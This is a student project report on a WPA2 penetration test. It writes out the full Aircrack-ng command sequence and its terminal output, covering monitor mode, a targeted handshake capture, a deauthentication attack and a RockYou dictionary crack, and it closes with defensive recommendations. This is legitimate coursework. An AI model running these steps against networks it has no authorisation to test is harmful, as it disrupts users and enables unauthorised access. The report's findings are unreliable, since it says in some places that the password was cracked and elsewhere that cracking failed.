A PROJECT REPORT ENTITLED:

WIFI PASSWORD CRACKING WITH AIRCRACK-NG

By

DAMOAH BASHIRU

DATE:29TH APRIL,2024

ABSTRACT

As wireless connectivity becomes central to the functionality of modern IoT systems, safeguarding Wi-Fi infrastructure is a top priority. Many IoT devices communicate over WPA2-secured networks, which, while secure in theory, can be compromised in practice through poorly implemented configurations and weak passphrases. This project simulates a real-world penetration test on a WPA2-PSK network labeled “Zigman” using the Aircrack-ng suite. The testing followed a red-team methodology, covering network scanning, handshake capturing, and password cracking attempts via dictionary attacks. Aside the password being cracked, the project demonstrates the feasibility of intercepting handshake packets and underscores the need for robust wireless security practices. Recommendations include adopting WPA3, enforcing strong password policies, and segmenting IoT networks.

TABLE OF CONTENTS

CHAPTER ONE

INTRODUCTION

In recent years, the Internet of Things (IoT) has emerged as a transformative force across various industries, connecting smart devices that communicate over Wi-Fi networks. However, the proliferation of these devices also introduces new security challenges, particularly when they rely on insecure or misconfigured wireless networks.

This project aims to assess the security of a WPA2-PSK (Wi-Fi Protected Access 2 - Pre-Shared Key) network commonly used in small IoT environments. Using the Zigman dataset a real capture of WPA2 authentication packets the report documents how attackers can intercept traffic, capture handshake packets, and attempt to retrieve Wi-Fi credentials using brute-force attacks.

The objective is not merely to retrieve the password but to evaluate the process of penetration testing, identify possible flaws in WPA2 implementation, and highlight best practices for securing wireless IoT systems.

CHAPTER TWO

BACKGROUND TO THE STUDY

The shift from wired to wireless communication has drastically improved device mobility and flexibility. However, this shift also opens the door for attackers who can exploit vulnerabilities without physical access to the network. WPA2, the most widely adopted wireless encryption protocol, was developed to address the shortcomings of WEP (Wired Equivalent Privacy), offering AES encryption and a four-way handshake mechanism to authenticate clients.

Despite its strengths, WPA2 remains vulnerable when deployed with weak or default passwords. Attackers can passively capture handshake packets when a device connects to a network, then perform offline dictionary or brute-force attacks to crack the password.

IoT networks are particularly at risk because:

- Devices often use factory-set credentials.
- Administrators fail to change default settings.
- Networks lack segmentation and visibility.
- Devices are always connected, increasing exposure time.

This project investigates these concerns through a simulated attack on a test Wi-Fi network labeled “Zigman.” The test environment mimics a common smart home or office IoT setup where one or more smart devices connect to a WPA2-secured router.


CHAPTER THREE

TOOLS AND NETWORK ARCHITECTURE

3.1 Tools Used

- Aircrack-ng: An open-source suite for auditing wireless networks. It allows for scanning, handshake capturing, deauthentication attacks, and password cracking.
- PCI Utilities (pciutils): Command-line tools to query hardware and verify Wi-Fi adapter compatibility.
- Kali Linux: A Debian-based Linux distribution tailored for penetration testing and digital forensics.
- RockYou.txt: A well-known wordlist containing millions of common passwords, used for dictionary-based cracking.
- External Wi-Fi Adapter (Monitor Mode Capable): Required for sniffing wireless traffic and performing packet injection.

3.2 Network Architecture



The attacker is placed within wireless range of the IoT environment. No physical access to the router or devices is required.

CHAPTER FOUR

METHODOLOGY

This penetration testing project followed a structured methodology inspired by red team operations. The steps are as follows:

4.1 Reconnaissance

- Scan available networks.
- Identify the BSSID, channel, and encryption of the Zigman network.

4.2 Interface Preparation

- Verify that the wireless adapter supports monitor mode using `iwconfig`.
- Activate monitor mode using `airmon-ng`.

4.3 Packet Capturing

- Use `airodump-ng` to capture handshake packets when a device connects.
- Target Zigman's channel and BSSID specifically.

4.4 Deauthentication Attack

- Force a connected device to disconnect using `aireplay-ng`.
- Trigger a reconnection to capture the WPA2 handshake.

4.5 Crack Attempt

- Use `aircrack-ng` to attempt password recovery from the `.cap` file.
- Use the RockYou wordlist for a dictionary attack.

This phased approach simulates a real attacker's process and allows for assessment at every stage.


CHAPTER FIVE

EXPERIMENTAL SETUP

5.1 Verifying Wireless Adapter

Command:

`iwconfig`




Adapter `wlo1` *detected with wireless capabilities*

5.2 Enabling Monitor Mode

Command:

```
sudo airmon-ng start wlo1
```



Output confirming monitor mode on `wlo1mon`

5.3 Network Discovery

Command:

```
sudo airodump-ng wlo1mon
```

```
bash@bash-HP-ENVY-x360-Convertible-15m-es1xxx:~$ sudo airodump-ng wlo1mon

 CH 6 ][ Elapsed: 42 s ][ 2025-07-30 09:24

 BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER  AUTH   ESSID

 F4:92:BF:2D:AA:B9  -1       0        0     0   6  130  WPA2 CCMP   PSK    <length: 0>
 00:14:69:04:A9:E0  -1       0        0     0   6  130  WPA2 CCMP   PSK    <length: 0>
 D0:16:B4:88:7E:67  -1       0        1     0   7  180  WPA2 CCMP   PSK    Infinix NOTE 8
 76:75:34:AD:54:1B -21      22        0     0   1  180  WPA2 CCMP   PSK    TECNO SPARK 30C
 12:2D:03:BD:14:BC -34      31        9     2   6  195  WPA2 CCMP   PSK    ZIGMAN Wi-Fi
 E0:63:DA:B4:19:DE -69      30      579    10   1  130  OPN         -      UMaT WiFi
 60:22:32:A8:1D:06 -89       5      107     2   1  260  WPA2 CCMP   PSK    UMaT Enterprise
 B0:0A:D5:E1:7A:4B -27       5        0     0   1  270  WPA2 CCMP   PSK    MTN_4G_E17A4B
 7A:86:00:DF:08:20 -12      19        4     0   6  195  WPA2 CCMP   PSK    DESKTOP-TG7Q173
```

Zigman network identified on channel 6 with WPA2-PSK

5.4 Capture Session

Command:

```
sudo airodump-ng --bssid [ZIGMAN_BSSID] -c 6 -w zigman wlo1mon
```


```
bash@bash-HP-ENVY-x360-Convertible-15m-es1xxx:~$ sudo airodump-ng --bssid 12:2D:03:BD:14:BC -c 6 -w zigman wlo1mon
 CH 6 ][ Elapsed: 00 min 07 s ][ 2025-07-30 09:37 ][ WPA handshake: 12:2D:03:BD:14:BC
 BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER  AUTH   ESSID
 12:2D:03:BD:14:BC  -35      45        8     1   6  195  WPA2 CCMP   PSK    ZIGMAN Wi-Fi

 BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes
 12:2D:03:BD:14:BC  88:36:6C:DE:75:A1  -54   1e-1     0        82      WPA
```

Focused capture on Zigman BSSID

5.5 **Deauthentication**

Command:

```
sudo aireplay-ng --deauth 10 -a [ZIGMAN_BSSID] wlo1mon
```





Terminal showing deauth packets sent

5.6 **File Verification**

Command:

```
ls | grep zigman
```





All Zigman capture files present

CHAPTER SIX


RESULTS AND FINDINGS

6.1 Password Cracking

Command:


```
aircrack-ng -w /usr/share/wordlists/rockyou.txt zigman-01.cap
```

Cracking process initiated with RockYou.txt



6.2 **Outcome**

Terminal output



Success crack result

6.3 **Interpretation**

- The handshake was captured, proving the feasibility of the attack.
- The password was too complex and it took several attempts to crack the password and about two hours to completely get the password.
- The test confirms that WPA2 handshakes can be intercepted easily, but cracking depends on password strength.

CHAPTER SEVEN

MANAGEMENT RECOMMENDATIONS

Based on the penetration test, the following countermeasures are advised:

1. Enforce Password Complexity: Minimum 16 character passwords using uppercase, lowercase, digits, and symbols.
2. Adopt WPA3 Encryption: Improved security protocols that eliminate handshake vulnerabilities.
3. Disable WPS: Prevent attackers from brute-forcing PINs.
4. Network Segmentation: Isolate IoT devices from administrative systems.
5. Deploy WIDS: Wireless Intrusion Detection Systems to detect deauth attempts.
6. Periodic Audits: Schedule routine assessments of Wi-Fi configurations.

CHAPTER EIGHT

CONCLUSION

This project has effectively demonstrated how WPA2 handshake packets can be captured in a live environment using open-source tools. Although password cracking failed due to handshake or password strength, the experiment exposed critical weaknesses in WPA2 deployments. Security in IoT environments cannot rely solely on encryption protocols. It must be supported by strong administrative policies, hardware segmentation, and proactive monitoring. Organizations must prepare for modern attack strategies and adapt their network defenses accordingly.

CHAPTER NINE

REFERENCES

1. Aircrack-ng Documentation – https://www.aircrack-ng.org/
2. Kali Linux Tools – https://tools.kali.org/
3. PCI Utilities Documentation – https://mj.ucw.cz/pciutils.html
4. UMaT CY 382 Course Notes
5. RockYou Dictionary – `/usr/share/wordlists/rockyou.txt`

CHAPTER TEN

APPENDICES – ZIGMAN SCREENSHOTS

Screenshot No.	Description
1	Zigman capture files visible in working directory
2	Interface `wlo1` detected using `iwconfig`
3	Monitor mode enabled on `wlo1mon`
4	Zigman network scanned with BSSID and channel
5	Airodump-ng targeting Zigman specifically
6	Deauth packets sent to trigger handshake
7	Files verified using `ls` command
8	Aircrack-ng attack process with RockYou
9	Terminal output confirming crack results
